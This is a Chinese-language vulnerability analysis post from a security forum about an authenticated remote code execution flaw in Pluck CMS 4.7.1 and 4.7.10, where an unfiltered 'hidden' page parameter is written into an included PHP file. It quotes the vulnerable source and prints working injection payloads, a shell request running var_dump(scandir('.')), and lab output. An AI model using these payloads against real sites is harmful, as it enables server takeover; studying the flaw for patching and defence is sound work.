Pluck CMS 4.7.10远程代码执行漏洞分析

我怎么这么帅 / 2019-10-11 09:15:00 / 浏览数 5236 安全技术 漏洞分析 顶(0) 踩(0)

0x01漏洞描述

Pluck是用php编写的一款的小型CMS
影响版本：Pluck CMS Pluck CMS 4.7.10(更新于2019年8月)
官网地址：http://www.pluck-cms.org/?file=home

0x02漏洞分析

目前最新版本为4.7.10，但是这个问题在4.7.1版本时就存在了，虽然经过作者更新版本，文章编辑处参数过滤更加严格了，但是最终同样可以getshell，并且发现4.7.10版本

v4.7.1分析

入口点在admin.php
admin.php:

```
80              //Page:Editpage
81              case 'editpage':
82                  if (isset($_GET['page']))
83                      $titelkop = $lang['page']['edit'];
84                  else
85                      $titelkop = $lang['page']['new'];
86                  include_once ('data/inc/header.php');
87                  include_once ('data/inc/editpage.php');
88                  break;
89
```

进入后台后action=editpage，此时包含进data/inc/editpage.php可以进行文章编辑，继续跟进

```
31      //Save the page, but only if a title has been entered.
32      if (!empty($_POST['title'])) {
33          //If we are editing an existing page, pass current seo-name.
34          if (isset($_GET['page'])) {
35              $seoname = save_page($_POST['title'], $_POST['content'], $_POST['hidden'], $_POST['sub_page'], $
                    _POST['description'], $_POST['keywords'], $module_additional_data, $_GET['page']);
36          }
```

在editpage.php的35行可以看到此时对post传递的title和content等参数直接调用save_page函数，漏洞正存在于此，跟进save_page函数

```
586
587         //Save the title, content and hidden status.
588         $data = '<?php'."\n"
589         .'$title = \''.sanitize($title).'\';'."\n"
590         .'$content = \''.sanitize($content, false).'\';'."\n"
591         .'$hidden = \''.$hidden.'\';';
592
```

在functions.admin.php的588行，也就是位于save_page函数中，传入的title和content等可控参数直接传入与php代码进行了拼接，这里sanitize函数对单引号进行过滤

```
198     function sanitize($var, $html = true) {
199         $var = str_replace('\'', '\\\'', $var);
200
201         if ($html == true)
202             $var = htmlspecialchars($var, ENT_COMPAT, 'UTF-8', false);
203
204         return $var;
205     }
```

在functions.admin.php的612行，此时对title和content内容通过调用save_file函数进行直接写入，这里我们不用关心写入的文件名，因为写入以后将自动包含

```
608         //Save the file.
609         save_file(PAGE_DIR.'/'.$newfile.'.php', $data);
```


在functions.all.php的178行，此时若content不为数组则直接写到目标文件中

```php
function save_file($file, $content, $chmod = 0777) {
    $data = fopen($file, 'w');

    //If it's an array, we have to create the structure.
    if (is_array($content) && !empty($content)) {
        $final_content = '<?php'."\n";
        foreach ($content as $var => $value) {
            $final_content .= '$'.$var.' = \''.$value.'\';'."\n";
        }
        $final_content .= '?>';

        fputs($data, $final_content);
    }

    else
        fputs($data, $content);

    fclose($data);
    if ($chmod != FALSE)
        chmod($file, $chmod);
}
```

在前面的分析中我们可以看到title，content，hidden三个参数都写到了文件中，但是目前title和content都进行过滤了，但是hidden参数没有进行过滤，所以此时可以直接

```php
<?php
$title = 'ww\';phpinfo();/*';
$content = 'ww\';phpinfo();/*';
$hidden = 'ww';phpinfo();/*';
?>
```

此时将自动跳转到index.php加载我们写入的shell，结果如下



Notice: A session had already been started - ignoring session_start() in E:\phpStudy_2016.11.03\WWW\pluck-4_7\index.php on line 22

Call Stack

#	Time	Memory	Function	Location
1	0.0167	149512	{main}( )	...\index.php:0
2	0.1125	149784	session_start ( )	...\index.php:22

Warning: call_user_func() expects parameter 1 to be a valid callback, function 'sssssssssssss_pages_site' not found or invalid function name in E:\phpStudy_2016.11.03\WW

Call Stack

#	Time	Memory	Function
1	0.0167	149512	{main}( )
2	0.1599	508792	require_once('E:\phpStudy_2016.11.03\WWW\pluck-4_7\data\inc\variables.site.php')
3	0.1611	509104	get_pagetitle( )
4	0.1614	510176	call_user_func:{E:\phpStudy_2016.11.03\WWW\pluck-4_7\data\inc\functions.site.php:63} (string(26))

PHP Version 5.5.38

System	Windows NT DESKTOP-M186KDL 6.2 build 9200 (Windows 8 Home Premium Edition) i586
Build Date	Jul 20 2016 11:08:49

但是如果想通过title和content参数进行shell的写入也是可以的，只需要构造title或content为1\';phpinfo();/*即可

```php
<?php
$title = '121\\';phpinfo();/*';
$content = '121\\';phpinfo();/*';
$hidden = '121\';phpinfo();/*';
?>
```

也可以进一步写入shell即可

Request

Raw | Params | Headers | Hex

```
POST
/pluck-4_7/admin.php?action=editpage&page=1&c=var_dump(scandir('.'));
HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0)
Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: Phpstorm-4fd88c4b=c9c3656b-d1fc-4c9c-82f8-dd71364ad109;
PHPSESSID=os86o49rp88r08bac8t9qh7h44;
Phpstorm-54d2cf6f=c9c3656b-d1fc-4c9c-82f8-dd71364ad109
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
```

Response

Raw | Headers | Hex | HTML | Render

```
E:\phpStudy_2016.11.03\WWW

array (size=12)
  0 => string '.' (length=
  1 => string '..' (length
  2 => string '.idea' (len
  3 => string 'admin.php'
  4 => string 'data' (leng
  5 => string 'docs' (leng
  6 => string 'images' (le
  7 => string 'index.php'
  8 => string 'install.php
  9 => string 'login.php'
  10 => string 'requiremen
```

v4.7.10分析

这个版本也是在文章编辑处出现了问题，在`data\inc\functions.admin.php`的539行处，将可控的POST参数与php代码进行拼接

```php
//Save the title, content and hidden status.
$data = '<?php'."\n"
.'$title = \''.sanitize($title).'\';'."\n"
.'$seoname = \''.sanitize($seo_title).'\';'."\n"
.'$content = \''.sanitizePageContent($content, false).'\';'."\n"
.'$hidden = \''.$hidden.'\';';

//Save the description and keywords, if any.
if ($description != null)
    $data .= "\n".'$description = \''.sanitize($description).'\';';
if ($keywords != null)
    $data .= "\n".'$keywords = \''.sanitize($keywords).'\';';

//If modules have supplied additional data, save it.
if ($module_additional_data != null && is_array($module_additional_data)) {
    foreach ($module_additional_data as $var => $value) {
        $data .= "\n".'$'.$var.' = \''.$value.'\';';
    }
}

$data .= "\n".'?>';
```

此时单纯注入或注入反斜杠+单引号都将无法写入shell

```php
<?php
$title = '121w\';phpinfo();/*';
$seoname = '121w-phpinfo';
$content = '<p>1</p>';
$hidden = 'no';
$description = '121w\\\';phpinfo();/*';
$keywords = '121w\\\';phpinfo();/*';
?>
```

但是正如最开始所说，这个最新的版本和4.7.1版本的关键参数hidden参数均未进行过滤，即同样通过hidden参数来写入shell文件

此时写入的文件如下所示,同样可以进一步进行rce,方法与v4.7.1方式相同

```php
<?php
$title = '1';
$seoname = '121w-phpinfo';
$content = '1E';
$hidden = '';phpinfo();/*';
$description = '1';
$keywords = '1';
?>
```

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板